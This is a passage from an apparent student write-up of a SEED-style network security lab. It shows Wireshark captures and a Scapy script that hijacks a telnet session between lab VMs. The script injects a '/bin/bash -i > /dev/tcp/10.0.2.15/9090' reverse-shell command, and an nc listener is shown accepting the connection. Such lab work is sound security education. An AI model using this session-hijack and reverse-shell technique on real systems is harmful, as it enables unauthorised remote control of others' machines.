
```
63 2020-02-20 17:26:09.9953684… PcsCompu_17:98:44   PcsCompu_12:9b:fe   ARP      42 10.0.2.10 is at 08:00:27:17:98:44
64 2020-02-20 17:27:05.1376542… 10.0.2.10           10.0.2.7            TELNET   67 [TCP Spurious Retransmission] Telnet Data ...
65 2020-02-20 17:27:05.1382808… 10.0.2.7            10.0.2.10           TCP      78 [TCP Dup ACK 35#1] 23 → 44046 [ACK] Seq=306561…
66 2020-02-20 17:27:05.3420791… 10.0.2.10           10.0.2.7            TELNET   67 [TCP Spurious Retransmission] Telnet Data ...
67 2020-02-20 17:27:05.3428070… 10.0.2.7            10.0.2.10           TCP      78 [TCP Dup ACK 35#2] 23 → 44046 [ACK] Seq=306561…
68 2020-02-20 17:27:05.5500365… 10.0.2.10           10.0.2.7            TELNET   68 [TCP Spurious Retransmission] Telnet Data ...
69 2020-02-20 17:27:05.5507324… 10.0.2.7            10.0.2.10           TCP      78 [TCP Dup ACK 35#3] 23 → 44046 [ACK] Seq=306561…
70 2020-02-20 17:27:05.9825065… 10.0.2.10           10.0.2.7            TELNET   68 [TCP Spurious Retransmission] Telnet Data ...
71 2020-02-20 17:27:05.9833014… 10.0.2.7            10.0.2.10           TCP      78 [TCP Dup ACK 35#4] 23 → 44046 [ACK] Seq=306561…
72 2020-02-20 17:27:06.8145646… 10.0.2.10           10.0.2.7            TELNET   68 [TCP Spurious Retransmission] Telnet Data ...
73 2020-02-20 17:27:06.8158383… 10.0.2.7            10.0.2.10           TCP      78 [TCP Dup ACK 35#5] 23 → 44046 [ACK] Seq=306561…
74 2020-02-20 17:27:08.4785039… 10.0.2.10           10.0.2.7            TELNET   68 [TCP Spurious Retransmission] Telnet Data ...
75 2020-02-20 17:27:08.4791694… 10.0.2.7            10.0.2.10           TCP      78 [TCP Dup ACK 35#6] 23 → 44046 [ACK] Seq=306561…
76 2020-02-20 17:27:10.1553221… PcsCompu_12:9b:fe   PcsCompu_17:98:44   ARP      60 Who has 10.0.2.10? Tell 10.0.2.7
```

Task 5: Creating Reverse Shell using TCP Session Hijacking

First we start the nc server on the middle machine:

```
[02/18/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

Then see the final TCP packet on the current traffic:



Fill in the TCP header according to this packet:

```
/bin/bash 80x24
#!/usr/bin/python3
import sys
from scapy.all import *

IPLayer = IP (src="10.0.2.10",dst="10.0.2.7")
TCPLayer = TCP(flags="A", seq=3145600633,dport=23,sport=50344,ack=1269909528)
Data = "\r /bin/bash -i > /dev/tcp/10.0.2.15/9090 2>&1 0<&1 \r"
spoofpkt = IPLayer/TCPLayer/Data
send(spoofpkt, verbose=0)
```

And replace the data part with the reverse shell command:

Then execute this program, see the nc server on this machine:

```
[02/18/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.7] port 9090 [tcp/*] accepted (family 2, sport 44562)
[02/18/20]seed@VM:~$ ifconfig
ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:12:9b:fe
          inet addr:10.0.2.7  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::c3a7:ae3d:2d4b:4c41/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4820834 errors:0 dropped:0 overruns:0 frame:0
          TX packets:204952 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:345944009 (345.9 MB)  TX bytes:14591156 (14.5 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1516 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1516 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:187017 (187.0 KB)  TX bytes:187017 (187.0 KB)
```

The connection accepted and we check the ip address finding that it' s server' s address instead of 10.0.2.15, meaning that we have set the reverse shell.

Same we try typing some letter on user A' s telnet client, check the wireshark:

137	2020-02-18 16:22:24.0653430…	10.0.2.7	10.0.2.10	TCP	78	[TCP Dup ACK 95#2] 23 → 50344 [ACK] Seq=1269909603 Ack=3145600685
138	2020-02-18 16:22:24.2720815…	10.0.2.10	10.0.2.7	TELNET	68	[TCP Spurious Retransmission] Telnet Data ...
139	2020-02-18 16:22:24.2732287…	10.0.2.7	10.0.2.10	TCP	78	[TCP Dup ACK 95#3] 23 → 50344 [ACK] Seq=1269909603 Ack=3145600685
140	2020-02-18 16:22:24.6959222…	10.0.2.10	10.0.2.7	TELNET	68	[TCP Spurious Retransmission] Telnet Data ...
141	2020-02-18 16:22:24.6972389…	10.0.2.7	10.0.2.10	TCP	78	[TCP Dup ACK 95#4] 23 → 50344 [ACK] Seq=1269909603 Ack=3145600685
142	2020-02-18 16:22:25.5278910…	10.0.2.10	10.0.2.7	TELNET	68	[TCP Spurious Retransmission] Telnet Data ...
143	2020-02-18 16:22:25.5286694…	10.0.2.7	10.0.2.10	TCP	78	[TCP Dup ACK 95#5] 23 → 50344 [ACK] Seq=1269909603 Ack=3145600685
144	2020-02-18 16:22:27.1927998…	10.0.2.10	10.0.2.7	TELNET	68	[TCP Spurious Retransmission] Telnet Data ...
145	2020-02-18 16:22:27.1935588…	10.0.2.7	10.0.2.10	TCP	78	[TCP Dup ACK 95#6] 23 → 50344 [ACK] Seq=1269909603 Ack=3145600685
146	2020-02-18 16:22:28.8878185…	PcsCompu_17:98:44	PcsCompu_12:9b:fe	ARP	42	Who has 10.0.2.7? Tell 10.0.2.10
147	2020-02-18 16:22:28.8884275…	PcsCompu_12:9b:fe	PcsCompu_17:98:44	ARP	60	10.0.2.7 is at 08:00:27:12:9b:fe
148	2020-02-18 16:22:29.0778255…	PcsCompu_12:9b:fe	PcsCompu_17:98:44	ARP	60	Who has 10.0.2.10? Tell 10.0.2.7

We see the retransmission.